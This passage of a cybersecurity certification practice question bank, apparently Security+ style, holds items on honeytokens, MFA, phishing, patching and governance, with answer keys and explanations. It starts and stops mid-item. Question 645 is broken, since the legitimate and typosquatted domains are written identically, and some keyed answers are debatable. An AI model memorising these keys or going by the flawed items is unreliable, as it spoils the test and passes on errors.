A company discovers suspicious transactions that were entered into the company's database and attached to a user account that was created as a trap for malicious activity. Which of the following is the user account an example of?

- A. Honeytoken
- B. Honeynet

- C. Honeypot
- D. Honeyfile

Answer: A

QUESTION 617

A network engineer is increasing the overall security of network devices and needs to harden the devices. Which of the following will best accomplish this task?

- A. Configuring centralized logging
- B. Generating local administrator accounts
- C. Replacing Telnet with SSH
- D. Enabling HTTP administration

Answer: C

QUESTION 618

A company's accounting department receives an urgent payment message from the company's bank domain with instructions to wire transfer funds. The sender requests that the transfer be completed as soon as possible. Which of the following attacks is described?

- A. Business email compromise
- B. Vishing
- C. Spear phishing
- D. Impersonation

Answer: A

QUESTION 619

A company filed a complaint with its IT service provider after the company discovered the service provider's external audit team had access to some of the company's confidential information. Which of the following is the most likely reason the company filed the complaint?

- A. The MOU had basic clauses from a template.
- B. A SOW had not been agreed to by the client.
- C. A WO had not been mutually approved.
- D. A required NDA had not been signed.

Answer: D

QUESTION 620

An analyst is reviewing job postings to ensure sensitive company information is not being shared with the general public. Which of the following is the analyst most likely looking for?

- A. Office addresses
- B. Software versions
- C. List of board members
- D. Government identification numbers

Answer: B

Explanation:

When reviewing job postings, an analyst would be most concerned with **software versions** being shared, as this can potentially expose vulnerabilities in the company's systems. If the version of software being used by the company is disclosed, attackers could target known vulnerabilities in those specific versions. Therefore, job postings should not contain such sensitive details.

QUESTION 621

An engineer has ensured that the switches are using the latest OS, the servers have the latest patches, and the endpoints' definitions are up to date. Which of the following will these actions most effectively prevent?

- A. Zero-day attacks
- B. Insider threats
- C. End-of-life support
- D. Known exploits

Answer: D

QUESTION 622

Which of the following is most likely a security concern when installing and using low-cost IoT devices in infrastructure environments?

- A. Country of origin
- B. Device responsiveness
- C. Ease of deployment
- D. Storage of data

Answer: D

Explanation:

The sheer volume of data generated by IoT devices can make securing and protecting sensitive information difficult. As more devices are connected to the Internet, there is an increasing risk of data breaches and cyberattacks, which can result in the theft of personal and sensitive data.

QUESTION 623

A company captures log-in details and reviews them each week to identify conditions such as excessive log-in attempts and frequent lockouts. Which of the following should a security analyst recommend to improve security compliance monitoring?

- A. Including the date and person who reviewed the information in a report
- B. Adding automated alerting when anomalies occur
- C. Requiring a statement each week that no exceptions were noted
- D. Masking the username in a report to protect privacy

Answer: B

QUESTION 624

A security team is in the process of hardening the network against externally crafted malicious packets. Which of the following is the most secure method to protect the internal network?

- A. Anti-malware solutions
- B. Host-based firewalls
- C. Intrusion prevention systems
- D. Network access control
- E. Network allow list

Answer: C

QUESTION 625

Which of the following should a systems administrator use to decrease the company's hardware attack surface?

- A. Replication
- B. Isolation
- C. Centralization
- D. Virtualization

Answer: D

Explanation:

Virtualization reduces a company's hardware attack surface by consolidating multiple physical systems into virtual machines (VMs) running on fewer physical servers. This minimizes the number of physical devices that need to be secured and maintained, reducing potential entry points for attackers.

QUESTION 626

A company wants to add an MFA solution for all employees who access the corporate network remotely. Log-in requirements include something you know, are, and have. The company wants a solution that does not require purchasing third-party applications or specialized hardware. Which of the following MFA solutions would best meet the company's requirements?

- A. Smart card with PIN and password
- B. Security questions and a one-time passcode sent via email
- C. Voice and fingerprint verification with an SMS one-time passcode
- D. Mobile application-generated, one-time passcode with facial recognition

Answer: D

Explanation:

To meet the requirements of "something you know, are, and have" while avoiding additional costs for third-party apps or hardware:

Something you know: Password or PIN.

Something you have: A mobile device generating a one-time passcode.

Something you are: Facial recognition (biometric verification).

Option D leverages mobile devices employees already own, removing the need for specialized hardware or third-party applications while meeting the MFA criteria.

QUESTION 627

A company is using a legacy FTP server to transfer financial data to a third party. The legacy system does not support SFTP, so a compensating control is needed to protect the sensitive, financial data in transit. Which of the following would be the most appropriate for the company to

use?

- A. Telnet connection
- B. SSH tunneling
- C. Patch installation
- D. Full disk encryption

Answer: B

QUESTION 628

A security manager wants to reduce the number of steps required to identify and contain basic threats. Which of the following will help achieve this goal?

- A. SOAR
- B. SIEM
- C. DMARC
- D. NIDS

Answer: A

QUESTION 629

The Chief Information Officer (CIO) asked a vendor to provide documentation detailing the specific objectives within the compliance framework that the vendor's services meet. The vendor provided a report and a signed letter stating that the services meet 17 of the 21 objectives. Which of the following did the vendor provide to the CIO?

- A. Penetration test results
- B. Self-assessment findings
- C. Attestation of compliance
- D. Third-party audit report

Answer: C

QUESTION 630

Which of the following describes the most effective way to address OS vulnerabilities after they are identified?

- A. Endpoint protection
- B. Removal of unnecessary software
- C. Configuration enforcement
- D. Patching

Answer: D

QUESTION 631

The management team reports that employees are missing features on company-provided tablets, which is causing productivity issues. The management team directs the IT team to resolve the issue within 48 hours. Which of the following would be the best solution for the IT team to leverage in this scenario?

- A. EDR
- B. COPE
- C. MDM
- D. FDE

Answer: C

QUESTION 632

A company is implementing a policy to allow employees to use their personal equipment for work. However, the company wants to ensure that only company-approved applications can be installed. Which of the following addresses this concern?

- A. MDM
- B. Containerization
- C. DLP
- D. FIM

Answer: A

Explanation:

Mobile Device Management (MDM) is a security solution that allows organizations to enforce policies on employee-owned or company-issued mobile devices. It can restrict the installation of unauthorized applications, ensuring that only company-approved apps are used.

QUESTION 633

An alert references attacks associated with a zero-day exploit. An analyst places a bastion host in the network to reduce the risk of the exploit. Which of the following types of controls is the analyst implementing?

- A. Compensating
- B. Detective
- C. Operational
- D. Physical

Answer: A

QUESTION 634

Which of the following is an example of memory injection?

- A. Two processes access the same variable, allowing one to cause a privilege escalation.
- B. A process receives an unexpected amount of data, which causes malicious code to be executed.
- C. Malicious code is copied to the allocated space of an already running process.
- D. An executable is overwritten on the disk, and malicious code runs the next time it is executed.

Answer: C

QUESTION 635

A security administrator is implementing encryption on all hard drives in an organization. Which of the following security concepts is the administrator applying?

- A. Integrity
- B. Authentication
- C. Zero Trust
- D. Confidentiality

Answer: D

QUESTION 636

An administrator has configured a quarantine subnet for all guest devices that connect to the network. Which of the following would be best for the security team to perform before allowing access to corporate resources?

- A. Device fingerprinting
- B. Compliance attestation
- C. Penetration test
- D. Application vulnerability test

Answer: B

QUESTION 637

A Chief Information Security Officer is developing procedures to guide detective and corrective activities associated with common threats, including phishing, social engineering, and business email compromise. Which of the following documents would be most relevant to revise as part of this process?

- A. SDLC
- B. IRP
- C. BCP
- D. AUP

Answer: B

QUESTION 638

Which of the following testing techniques uses both defensive and offensive testing methodologies with developers to securely build key applications and software?

- A. Blue
- B. Yellow
- C. Red
- D. Green

Answer: B

Explanation:

The Yellow Team is a relatively newer concept in cybersecurity testing that combines both defensive (Blue Team) and offensive (Red Team) methodologies. This team works with developers to securely build key applications and software by integrating security practices throughout the development lifecycle, also known as Secure Development Lifecycle (SDLC). Their focus is on proactively addressing vulnerabilities while also testing the application for security flaws from an attacker's perspective.

QUESTION 639

An administrator wants to automate an account permissions update for a large number of accounts. Which of the following would best accomplish this task?

- A. Security groups
- B. Federation
- C. User provisioning
- D. Vertical scaling

Answer: C

QUESTION 640

Which of the following is the fastest and most cost-effective way to confirm a third-party supplier's compliance with security obligations?

- A. Attestation report
- B. Third-party audit
- C. Vulnerability assessment
- D. Penetration testing

Answer: A

QUESTION 641

Which of the following cryptographic solutions is used to hide the fact that communication is occurring?

- A. Steganography
- B. Data masking
- C. Tokenization
- D. Private key

Answer: A

QUESTION 642

Which of the following steps should be taken before mitigating a vulnerability in a production server?

- A. Escalate the issue to the SDLC team.
- B. Use the IR plan to evaluate the changes.
- C. Perform a risk assessment to classify the vulnerability.
- D. Refer to the change management policy.

Answer: D

QUESTION 643

A security engineer needs to quickly identify a signature from a known malicious file. Which of the following analysis methods would the security engineer most likely use?

- A. Static
- B. Sandbox
- C. Network traffic
- D. Package monitoring

Answer: A

QUESTION 644

Which of the following steps in the risk management process involves establishing the scope and potential risks involved with a project?

- A. Risk assessment
- B. Risk identification
- C. Risk treatment
- D. Risk monitoring and review

Answer: B

QUESTION 645

A company's website is www.company.com. Attackers purchased the domain www.company.com. Which of the following types of attacks describes this example?

- A. Typosquatting
- B. Brand impersonation
- C. On-path
- D. Watering-hole

Answer: A

Explanation:

Typosquatting, also known as URL hijacking, is a form of cybersquatting where attackers register domain names that are intentionally similar to legitimate ones, often differing by a single character or a common typographical error. For example, an attacker might register 'www.company.com' to mimic 'www.company.com,' tricking users who mistype the URL into visiting a malicious site. This attack exploits human error and can be used to steal credentials, distribute malware, or impersonate the legitimate entity.

QUESTION 646

A growing organization, which hosts an externally accessible application, adds multiple virtual servers to improve application performance and decrease the resource usage on individual servers. Which of the following solutions is the organization most likely to employ to further increase performance and availability?

- A. Load balancer
- B. Jump server
- C. Proxy server
- D. SD-WAN

Answer: A

QUESTION 647

A systems administrator is concerned users are accessing emails through a duplicate site that is not run by the company. Which of the following is used in this scenario?

- A. Impersonation
- B. Replication
- C. Phishing
- D. Smishing

Answer: C

QUESTION 648

A company wants to ensure employees are allowed to copy files from a virtual desktop during the workday but are restricted during non-working hours. Which of the following security measures should the company set up?

- A. Digital rights management
- B. Role-based access control
- C. Time-based access control
- D. Network access control

Answer: C

QUESTION 649

Employees sign an agreement that restricts specific activities when leaving the company. Violating the agreement can result in legal consequences. Which of the following agreements does this best describe?

- A. SLA
- B. BPA
- C. NDA
- D. MOA

Answer: C

QUESTION 650

A systems administrator just purchased multiple network devices. Which of the following should the systems administrator perform to prevent attackers from accessing the devices by using publicly available information?

- A. Install endpoint protection.
- B. Disable ports/protocols.
- C. Change default passwords.
- D. Remove unnecessary software.

Answer: C

QUESTION 651

A CVE in a key back-end component of an application has been disclosed. The systems administrator is identifying all of the systems in the environment that are susceptible to this risk. Which of the following should the systems administrator perform?

- A. Packet capture
- B. Vulnerability scan
- C. Metadata analysis
- D. Automated reporting

Answer: B

QUESTION 652

Which of the following activities uses OSINT?

- A. Social engineering testing
- B. Data analysis of logs
- C. Collecting evidence of malicious activity
- D. Producing IOC for malicious artifacts

Answer: A

QUESTION 653

A company is considering an expansion of access controls for an application that contractors and internal employees use to reduce costs. Which of the following risk elements should the implementation team understand before granting access to the application?

- A. Threshold
- B. Appetite
- C. Avoidance
- D. Register

Answer: B

QUESTION 654

Which of the following is the act of proving to a customer that software developers are trained on secure coding?

- A. Assurance
- B. Contract
- C. Due diligence
- D. Attestation

Answer: D

QUESTION 655

An administrator is creating a secure method for a contractor to access a test environment. Which of the following would provide the contractor with the best access to the test environment?

- A. Application server

- B. Jump server
- C. RDP server
- D. Proxy server

Answer: B

QUESTION 656

A security analyst notices unusual behavior on the network. The IDS on the network was not able to detect the activities. Which of the following should the security analyst use to help the IDS detect such attacks in the future?

- A. Signatures
- B. Trends
- C. Honeypot
- D. Reputation

Answer: A

QUESTION 657

To which of the following security categories does an EDR solution belong?

- A. Physical
- B. Operational
- C. Managerial
- D. Technical

Answer: D

QUESTION 658

Which of the following is the stage in an investigating when forensic images are obtained?

- A. Acquisition
- B. Preservation
- C. Reporting
- D. E-discovery

Answer: A

QUESTION 659

Which of the following describes the difference between encryption and hashing?

- A. Encryption protects data in transit, while hashing protects data at rest.
- B. Encryption replaces cleartext with ciphertext, while hashing calculates a checksum.
- C. Encryption ensures data integrity, while hashing ensures data confidentiality.
- D. Encryption uses a public-key exchange, while hashing uses a private key.

Answer: B

QUESTION 660

A security report shows that during a two-week test period, 80% of employees unwittingly disclosed their SSO credentials when accessing an external website. The organization purposely created the website to simulate a cost-free password complexity test. Which of the following would best help reduce the number of visits to similar websites in the future?

- A. Block all outbound traffic from the intranet.
- B. Introduce a campaign to recognize phishing attempts.
- C. Restrict internet access for the employees who disclosed credentials.
- D. Implement a deny list of websites.

Answer: B

QUESTION 661

A Chief Information Security Officer (CISO) has developed information security policies that relate to the software development methodology. Which of the following would the CISO most likely include in the organization's documentation?

- A. Peer review requirements
- B. Multifactor authentication
- C. Branch protection tests
- D. Secrets management configurations

Answer: A

QUESTION 662

A security analyst created a fake account and saved the password in a non-readily accessible directory in a spreadsheet. An alert was also configured to notify the security team if the spreadsheet is opened. Which of the following best describes the deception method being deployed?

- A. Honeypot
- B. Honeyfile
- C. Honeytokens
- D. Honeynet

Answer: B

QUESTION 663

Which of the following is the best way to provide secure, remote access for employees while minimizing the exposure of a company's internal network?

- A. VPN
- B. LDAP
- C. FTP
- D. RADIUS

Answer: A

QUESTION 664

A company wants to track modifications to the code that is used to build new virtual servers. Which of the following will the company most likely deploy?

- A. Change management ticketing system
- B. Behavioral analyzer
- C. Collaboration platform
- D. Version control tool

Answer: D

QUESTION 665

Which of the following documents details how to accomplish a technical security task?

- A. Standard
- B. Policy
- C. Guideline
- D. Procedure

Answer: D

QUESTION 666

A certificate authority needs to post information about expired certificates. Which of the following would accomplish this task?

- A. TPM
- B. CRL
- C. PKI
- D. CSR

Answer: B

QUESTION 667

Which of the following can best contribute to prioritizing patch applications?

- A. CVSS
- B. SCAP
- C. OSINT
- D. CVE

Answer: A

QUESTION 668

A security analyst learns that an attack vector, which was used as a part of a recent incident, was a well-known IoT device exploit. The analyst needs to review logs to identify the time of initial exploit. Which of the following logs should the analyst review first?

- A. Endpoint
- B. Application

- C. Firewall
- D. NAC

Answer: C

QUESTION 669

A company's gate access logs show multiple entries from an employee's ID badge within a two-minute period. Which of the following is this an example of?

- A. RFID cloning
- B. Side-channel attack
- C. Shoulder surfing
- D. Tailgating

Answer: A

QUESTION 670

A SOC analyst establishes a remote control session on an end user's machine and discovers the following in a file:

gmail.com[ENT]my.name@gmail.com[ENT]NoOneCanGuessThis123! [ENT>Hello Susan, it was great to see you the other day! Let's plan a followup[BACKSPACE]follow-up meeting soon. Here is the link to register. [RTN][CTRL]c [CTRL]v [RTN]after[BACKSPACE]After you register give me a call on my cellphone.

Which of the following actions should the SOC analyst perform first?

- A. Advise the user to change passwords.
- B. Reimage the end user's machine.
- C. Check the policy on personal email at work.
- D. Check host firewall logs.

Answer: A

QUESTION 671

Which of the following is a reason environmental variables are a concern when reviewing potential system vulnerabilities?

- A. The contents of environmental variables could affect the scope and impact of an exploited vulnerability.
- B. In-memory environmental variable values can be overwritten and used by attackers to insert malicious code.
- C. Environmental variables define cryptographic standards for the system and could create vulnerabilities if deprecated algorithms are used.
- D. Environmental variables will determine when updates are run and could mitigate the likelihood of vulnerability exploitation.

Answer: A

QUESTION 672

A company evaluates several options that would allow employees to have remote access to the network. The security team wants to ensure the solution includes AAA to comply with internal security policies. Which of the following should the security team recommend?

- A. IPsec with RADIUS
- B. RDP connection with LDAPS
- C. Web proxy for all remote traffic
- D. Jump server with 802.1X

Answer: A

QUESTION 673

A Chief Information Security Officer (CISO) wants to:

- Prevent employees from downloading malicious content.
- Establish controls based on departments and users.
- Map internet access for business applications to specific service accounts.
- Restrict content based on categorization.

Which of the following should the CSO implement?

- A. Web application firewall
- B. Secure DNS server
- C. Jump server
- D. Next-generation firewall

Answer: D

QUESTION 674

A security analyst needs to improve the company's authentication policy following a password audit. Which of the following should be included in the policy? (Choose two.)

- A. Length
- B. Complexity
- C. Least privilege
- D. Something you have
- E. Security keys
- F. Biometrics

Answer: AD

Explanation:

Emphasizing password length over complexity is a best practice. The National Institute of Standards and Technology (NIST) recommends a minimum password length of 8 characters, with a preference for longer passphrases, such as 12 characters or more, to increase security and memorability.

Implementing multi-factor authentication (MFA) by requiring a physical item, like a security key or smartphone, adds a robust layer of security. This "something you have" factor ensures that even if a password is compromised, unauthorized access is still prevented.

Incorporating these elements aligns with current security best practices and strengthens your organization's defense against unauthorized access.

QUESTION 675

Which of the following is an example of a treatment strategy for a continuous risk?

- A. Email gateway to block phishing attempts
- B. Background checks for new employees
- C. Dual control requirements for wire transfers
- D. Branch protection as part of the CI/CD pipeline

Answer: A

QUESTION 676

An organization wants to deploy software in a container environment to increase security. Which of the following would limit the organization's ability to achieve this goal?

- A. Regulatory compliance
- B. Patch availability
- C. Kernel version
- D. Monolithic code

Answer: D

QUESTION 677

Prior to implementing a design change, the change must go through multiple steps to ensure that it does not cause any security issues. Which of the following is most likely to be one of those steps?

- A. Board review
- B. Service restart
- C. Backout planning
- D. Maintenance

Answer: C

QUESTION 678

The internal audit team determines a software application is no longer in scope for external reporting requirements. Which of the following will confirm that the application is no longer applicable?

- A. Data inventory and retention
- B. Right to be forgotten
- C. Due care and due diligence
- D. Acknowledgement and attestation

Answer: A

QUESTION 679

Which of the following are the first steps an analyst should perform when developing a heat map? (Choose two.)

- A. Methodically walk around the office noting Wi-Fi signal strength.
- B. Log in to each access point and check the settings.
- C. Create or obtain a layout of the office.
- D. Measure cable lengths between access points.
- E. Review access logs to determine the most active devices.
- F. Remove possible impediments to radio transmissions.

Answer: AC

QUESTION 680

Which of the following is used to improve security and overall functionality without losing critical application data?

- A. Reformatting
- B. Decommissioning
- C. Patching
- D. Encryption

Answer: C

QUESTION 681

An organization is preparing to export proprietary software to a customer. Which of the following would be the best way to prevent the loss of intellectual property?

- A. Code signing
- B. Obfuscation
- C. Tokenization
- D. Blockchain

Answer: B

QUESTION 682

In which of the following will unencrypted network traffic most likely be found?

- A. SDN
- B. IoT
- C. VPN
- D. SCADA

Answer: D

QUESTION 683

Which of the following is the best reason to perform a tabletop exercise?

- A. To address audit findings
- B. To collect remediation response times
- C. To update the IRP

D. To calculate the ROI

Answer: C

QUESTION 684

Which of the following is a use of CVSS?

- A. To determine the cost associated with patching systems
- B. To identify unused ports and services that should be closed
- C. To analyze code for defects that could be exploited
- D. To prioritize the remediation of vulnerabilities

Answer: D

QUESTION 685

For an upcoming product launch, a company hires a marketing agency whose owner is a close relative of the Chief Executive Officer. Which of the following did the company violate?

- A. Independent assessments
- B. Supply chain analysis
- C. Right-to-audit clause
- D. Conflict of interest policy

Answer: D

QUESTION 686

An organization designs an inbound firewall with a fail-open configuration while implementing a website. Which of the following would the organization consider to be the highest priority?

- A. Confidentiality
- B. Non-repudiation
- C. Availability
- D. Integrity

Answer: C

QUESTION 687

An engineer needs to ensure that a script has not been modified before it is launched. Which of the following best provides this functionality?

- A. Masking
- B. Obfuscation
- C. Hashing
- D. Encryption

Answer: C

QUESTION 688

Which of the following is the most important element when defining effective security governance?

- A. Discovering and documenting external considerations
- B. Developing procedures for employee onboarding and offboarding
- C. Assigning roles and responsibilities for owners, controllers, and custodians
- D. Defining and monitoring change management procedures

Answer: C

QUESTION 689

A contractor is required to visually inspect the motherboards of all new servers that are purchased to determine whether the servers were tampered with. Which of the following risks is the contractor attempting to mitigate?

- A. Embedded rootkit
- B. Supply chain
- C. Firmware failure
- D. RFID keylogger

Answer: B

QUESTION 690

Which of the following could potentially be introduced at the time of side loading?

- A. User impersonation
- B. Rootkit
- C. On-path attack
- D. Buffer overflow

Answer: B

QUESTION 691

While a school district is performing state testing, a security analyst notices all internet services are unavailable. The analyst discovers that ARP poisoning is occurring on the network and then terminates access for the host. Which of the following is most likely responsible for this malicious activity?

- A. Unskilled attacker
- B. Shadow IT
- C. Insider threat
- D. Nation-state

Answer: C

QUESTION 692

A user needs to complete training at <https://comptiatraining.com>. After manually entering the URL, the user sees that the accessed website is noticeably different from the standard company website. Which of the following is the most likely explanation for the difference?

- A. Cross-site scripting
- B. Pretexting
- C. Typosquatting
- D. Vishing

Answer: C

QUESTION 693

A company has yearly engagements with a service provider. The general terms and conditions are the same for all engagements. The company wants to simplify the process and revisit the general terms every three years. Which of the following documents would provide the best way to set the general terms?

- A. MSA
- B. NDA
- C. MOU
- D. SLA

Answer: A

QUESTION 694

While updating the security awareness training, a security analyst wants to address issues created if vendors' email accounts are compromised. Which of the following recommendations should the security analyst include in the training?

- A. Refrain from clicking on images included in emails from new vendors
- B. Delete emails from unknown service provider partners.
- C. Require that invoices be sent as attachments
- D. Be alert to unexpected requests from familiar email addresses

Answer: D

QUESTION 695

A new corporate policy requires all staff to use multifactor authentication to access company resources. Which of the following can be utilized to set up this form of identity and access management? (Choose two.)

- A. Authentication tokens
- B. Least privilege
- C. Biometrics
- D. LDAP
- E. Password vaulting
- F. SAML

Answer: AC

QUESTION 696

A help desk employee receives a call from someone impersonating the Chief Executive Officer.

The caller asks for assistance with resetting a password. Which of the following best describes this event?

- A. Vishing
- B. Hacktivism
- C. Blackmail
- D. Misinformation

Answer: A

QUESTION 697

The number of tickets the help desk has been receiving has increased recently due to numerous false-positive phishing reports. Which of the following would be best to help to reduce the false positives?

- A. Performing more phishing simulation campaigns
- B. Improving security awareness training
- C. Hiring more help desk staff
- D. Implementing an incident reporting web page

Answer: B

QUESTION 698

A company wants to ensure secure remote access to its internal network. The company has only one public IP and would like to avoid making any changes to the current network setup. Which of the following solutions would best accomplish this goal?

- A. PAT
- B. IPSec VPN
- C. Perimeter network
- D. Reverse proxy

Answer: B

QUESTION 699

An organization that handles sensitive information wants to protect the information by using a reversible technology. Which of the following best satisfies this requirement?

- A. Hardware security module
- B. Hashing algorithm
- C. Tokenization
- D. Steganography

Answer: C

Explanation:

The organization wants a reversible technology to protect sensitive information, meaning the original data must be recoverable when needed. Tokenization replaces sensitive data (like credit card numbers) with non-sensitive tokens, while the original data is securely stored in a token vault. The process is reversible by mapping the token back to the original data when required.

QUESTION 700

A systems administrator needs to encrypt all data on employee laptops. Which of the following encryption levels should be implemented?

- A. Volume
- B. Partition
- C. Full disk
- D. File

Answer: C

QUESTION 701

Which of the following actions best addresses a vulnerability found on a company's web server?

- A. Patching
- B. Segmentation
- C. Decommissioning
- D. Monitoring

Answer: A

QUESTION 702

A company is changing its mobile device policy. The company has the following requirements:

- Company-owned devices
- Ability to harden the devices
- Reduced security risk
- Compatibility with company resources

Which of the following would best meet these requirements?

- A. BYOD
- B. CYOD
- C. COPE
- D. COBO

Answer: C

QUESTION 703

A company is concerned about employees unintentionally introducing malware into the network. The company identified fifty employees who clicked on a link embedded in an email sent by the internal IT department. Which of the following should the company implement to best improve its security posture?

- A. Social engineering training
- B. SPF configuration
- C. Simulated phishing campaign
- D. Insider threat awareness

Answer: A

Explanation:

IT department already conducted a phishing campaign, Social engineering would be best to improve security posture.

QUESTION 704

A penetration test identifies that an SMBv1 is enabled on multiple servers across an organization. The organization wants to remediate this vulnerability in the most efficient way possible. Which of the following should the organization use for this purpose?

- A. GPO
- B. ACL
- C. SFTP
- D. DLP

Answer: A

QUESTION 705

Which of the following best protects sensitive data in transit across a geographically dispersed infrastructure?

- A. Encryption
- B. Masking
- C. Tokenization
- D. Obfuscation

Answer: A

QUESTION 706

As part of new compliance audit requirements, multiple servers need to be segmented on different networks and should be reachable only from authorized internal systems. Which of the following would meet the requirements?

- A. Configure firewall rules to block external access to Internal resources.
- B. Set up a WAP to allow internal access from public networks.
- C. Implement a new IPSec tunnel from internal resources.
- D. Deploy an internal jump server to access resources.

Answer: D

Explanation:

By using a jump server, you can restrict access to sensitive internal resources, ensuring that only authorized users can access the servers after authenticating through the jump server.

QUESTION 707

Which of the following activities should be performed first to compile a list of vulnerabilities in an environment?

- A. Automated scanning
- B. Penetration testing

- C. Threat hunting
- D. Log aggregation
- E. Adversarial emulation

Answer: A

Explanation:

Automated scanning is the first step in identifying vulnerabilities in an environment. Tools that perform automated vulnerability scanning scan systems and networks for known vulnerabilities, missing patches, misconfigurations, and other security weaknesses. This helps create an initial list of vulnerabilities that can then be prioritized and addressed, often serving as the foundation for further in-depth activities like penetration testing or threat hunting.

QUESTION 708

Which of the following can be used to mitigate attacks from high-risk regions?

- A. Obfuscation
- B. Data sovereignty
- C. IP geolocation
- D. Encryption

Answer: C

Explanation:

IP geolocation allows you to identify the geographical location of an IP address, enabling you to block or limit access from high-risk regions. By using IP geolocation, you can restrict or monitor traffic coming from certain geographic areas that are known to be sources of frequent cyberattacks. This is an effective way to mitigate risks associated with unwanted or malicious traffic from those regions.

QUESTION 709

The Chief Information Security Officer wants to discuss options for a disaster recovery site that allows the business to resume operations as quickly as possible. Which of the following solutions meets this requirement?

- A. Hot site
- B. Cold site
- C. Geographic dispersion
- D. Warm site

Answer: A

QUESTION 710

A human resources (HR) employee working from home leaves their company laptop open on the kitchen table. A family member walking through the kitchen reads an email from the Chief Financial Officer addressed to the HR department. The email contains information referencing company layoffs. The family member posts the content of the email to social media. Which of the following policies will the HR employee most likely need to review after this incident?

- A. Hybrid work environment
- B. Operations security
- C. Data loss prevention
- D. Social engineering

Answer: B

Explanation:

Operations security (OPSEC) focuses on identifying and protecting sensitive information to prevent unauthorized disclosure. In this scenario, the HR employee failed to safeguard confidential company information, leading to its exposure on social media. Training in OPSEC would reinforce the need to maintain security best practices, such as locking screens when away from a device and ensuring that sensitive data is not exposed in unsecured locations.

QUESTION 711

An employee clicked a malicious link in an email and downloaded malware onto the company's computer network. The malicious program exfiltrated thousands of customer records. Which of the following should the company implement to prevent this in the future?

- A. User awareness training
- B. Network monitoring
- C. Endpoint protection
- D. Data loss prevention

Answer: A

Explanation:

User awareness training is essential in preventing security incidents caused by human error, such as clicking on malicious links. Employees need to be educated on recognizing phishing attempts, verifying email senders, and avoiding suspicious downloads.

QUESTION 712

After a series of account compromises and credential misuse, a company hires a security manager to develop a security program. Which of the following steps should the security manager take first to increase security awareness?

- A. Evaluate tools that identify risky behavior and distribute reports on the findings.
- B. Send quarterly newsletters that explain the importance of password management.
- C. Develop phishing campaigns and notify the management team of any successes.
- D. Update policies and handbooks to ensure all employees are informed of the new procedures.

Answer: D

Explanation:

The first step in increasing security awareness should be to update policies and handbooks to ensure that all employees are aware of the new procedures and security expectations. Clear, documented policies provide a foundation for employees to understand their roles and responsibilities regarding security. Once the policies are in place, the company can implement additional strategies like training, newsletters, or phishing campaigns to reinforce these practices.

QUESTION 713

Which of the following is the first step to secure a newly deployed server?

- A. Close unnecessary service ports.
- B. Update the current version of the software.
- C. Add the device to the ACL.
- D. Upgrade the OS version.

Answer: A

Explanation:

The first step in securing a newly deployed server is to close unnecessary service ports. Open ports can expose the server to unauthorized access and potential cyber threats. By closing unused ports, the attack surface is reduced, limiting the number of entry points available to attackers.

QUESTION 714

A company has a website in a server cluster. One server is experiencing very high usage, while others are nearly unused. Which of the following should the company configure to help distribute traffic quickly?

- A. Server multiprocessing
- B. Warm site
- C. Load balancer
- D. Proxy server

Answer: C

Explanation:

A load balancer distributes incoming traffic evenly across multiple servers to prevent any single server from becoming overloaded. This ensures high availability, scalability, and optimal performance of the company's website.

QUESTION 715

Which of the following actions must an organization take to comply with a person's request for the right to be forgotten?

- A. Purge all personally identifiable attributes.
- B. Encrypt all of the data.
- C. Remove all of the person's data.
- D. Obfuscate all of the person's data.

Answer: C

Explanation:

The right to be forgotten, as outlined in regulations such as the General Data Protection Regulation (GDPR), requires organizations to permanently delete an individual's personal data upon request, unless there is a legal or contractual obligation to retain it.

QUESTION 716

An attacker used XSS to compromise a web server. Which of the following solutions could have been used to prevent this attack?

- A. NGFW
- B. UTM
- C. WAF
- D. NAC

Answer: C

Explanation:

A Web Application Firewall (WAF) is designed to protect web applications from attacks such as Cross-Site Scripting (XSS) by filtering and monitoring HTTP traffic between the internet and a web application.

QUESTION 717

During a recent log review, an analyst found evidence of successful injection attacks. Which of the following will best address this issue?

- A. Authentication
- B. Secure cookies
- C. Static code analysis
- D. Input validation

Answer: D

Explanation:

Input validation ensures that only properly formatted and expected input is accepted by an application, preventing injection attacks such as SQL injection and command injection. Properly validating and sanitizing user inputs can mitigate these types of attacks.

QUESTION 718

A company's Chief Information Security Officer (CISO) wants to enhance the capabilities of the incident response team. The CISO directs the incident response team to deploy a tool that rapidly analyzes host and network data from potentially compromised systems and forwards the data for further review. Which of the following tools should the incident response team deploy?

- A. NAC
- B. IPS
- C. SIEM
- D. EDR

Answer: D

Explanation:

An Endpoint Detection and Response (EDR) solution is designed to monitor, detect, and respond to security incidents on endpoints (such as workstations and servers). It collects and analyzes data, detecting suspicious activity and forwarding relevant information for further investigation.

QUESTION 719

Which of the following best explains a concern with OS-based vulnerabilities?

- A. An exploit would give an attacker access to system functions that span multiple applications.
- B. The OS vendor's patch cycle is not frequent enough to mitigate the large number of threats.
- C. Most users trust the core operating system features and may not notice if the system has been compromised.
- D. Exploitation of an operating system vulnerability is typically easier than any other vulnerability.

Answer: A

Explanation:

Operating system (OS) vulnerabilities can allow attackers to exploit system functions that affect multiple applications, leading to widespread compromise.

QUESTION 720

Which of the following are the best for hardening end-user devices? (Select two)

- A. Full disk encryption
- B. Group-level permissions

- C. Account lockout
- D. Endpoint protection
- E. Proxy server
- F. Segmentation

Answer: AD

Explanation:

Full disk encryption ensures that data stored on the device is protected even if the device is physically stolen. This is a fundamental security control for end-user devices, especially laptops and mobile devices, to prevent data breaches.

Endpoint protection refers to anti-malware, antivirus, and host-based firewall solutions that safeguard end-user devices from malware, ransomware, and unauthorized access.

QUESTION 721

Which of the following architecture models ensures that critical systems are physically isolated from the network to prevent access from users with remote access privileges?

- A. Segmentation
- B. Virtualized
- C. Air-gapped
- D. Serverless

Answer: C

Explanation:

An air-gapped system is completely isolated from unsecured networks (like the internet) and other systems, preventing any form of remote access. This is often used in highly sensitive environments such as military, nuclear, or critical infrastructure systems.

QUESTION 722

A vendor salesperson is a personal friend of a company's Chief Financial Officer (CFO). The company recently made a large purchase from the vendor, which was directly approved by the CFO. Which of the following best describes this situation?

- A. Rules of engagement
- B. Conflict of interest
- C. Due diligence
- D. Contractual impact
- E. Reputational damage

Answer: B

Explanation:

A conflict of interest arises when personal relationships or interests could potentially influence professional decisions. In this case, the CFO's friendship with the vendor could improperly affect the procurement decision-making process.

QUESTION 723

A security analyst wants to automate a task that shares data between systems. Which of the following is the best option for the analyst to use?

- A. SOAR
- B. API

- C. SFTP
- D. RDP

Answer: B

Explanation:

An API or Application Programming Interface is the best option when you want to automate data exchange between systems. APIs provide structured, secure, and efficient ways for systems to communicate and are widely used in automation and orchestration tasks.

QUESTION 724

The help desk receives multiple calls that machines with an outdated OS version are running slowly. Several users are seeing virus detection alerts. Which of the following mitigation techniques should be reviewed first?

- A. Patching
- B. Segmentation
- C. Monitoring
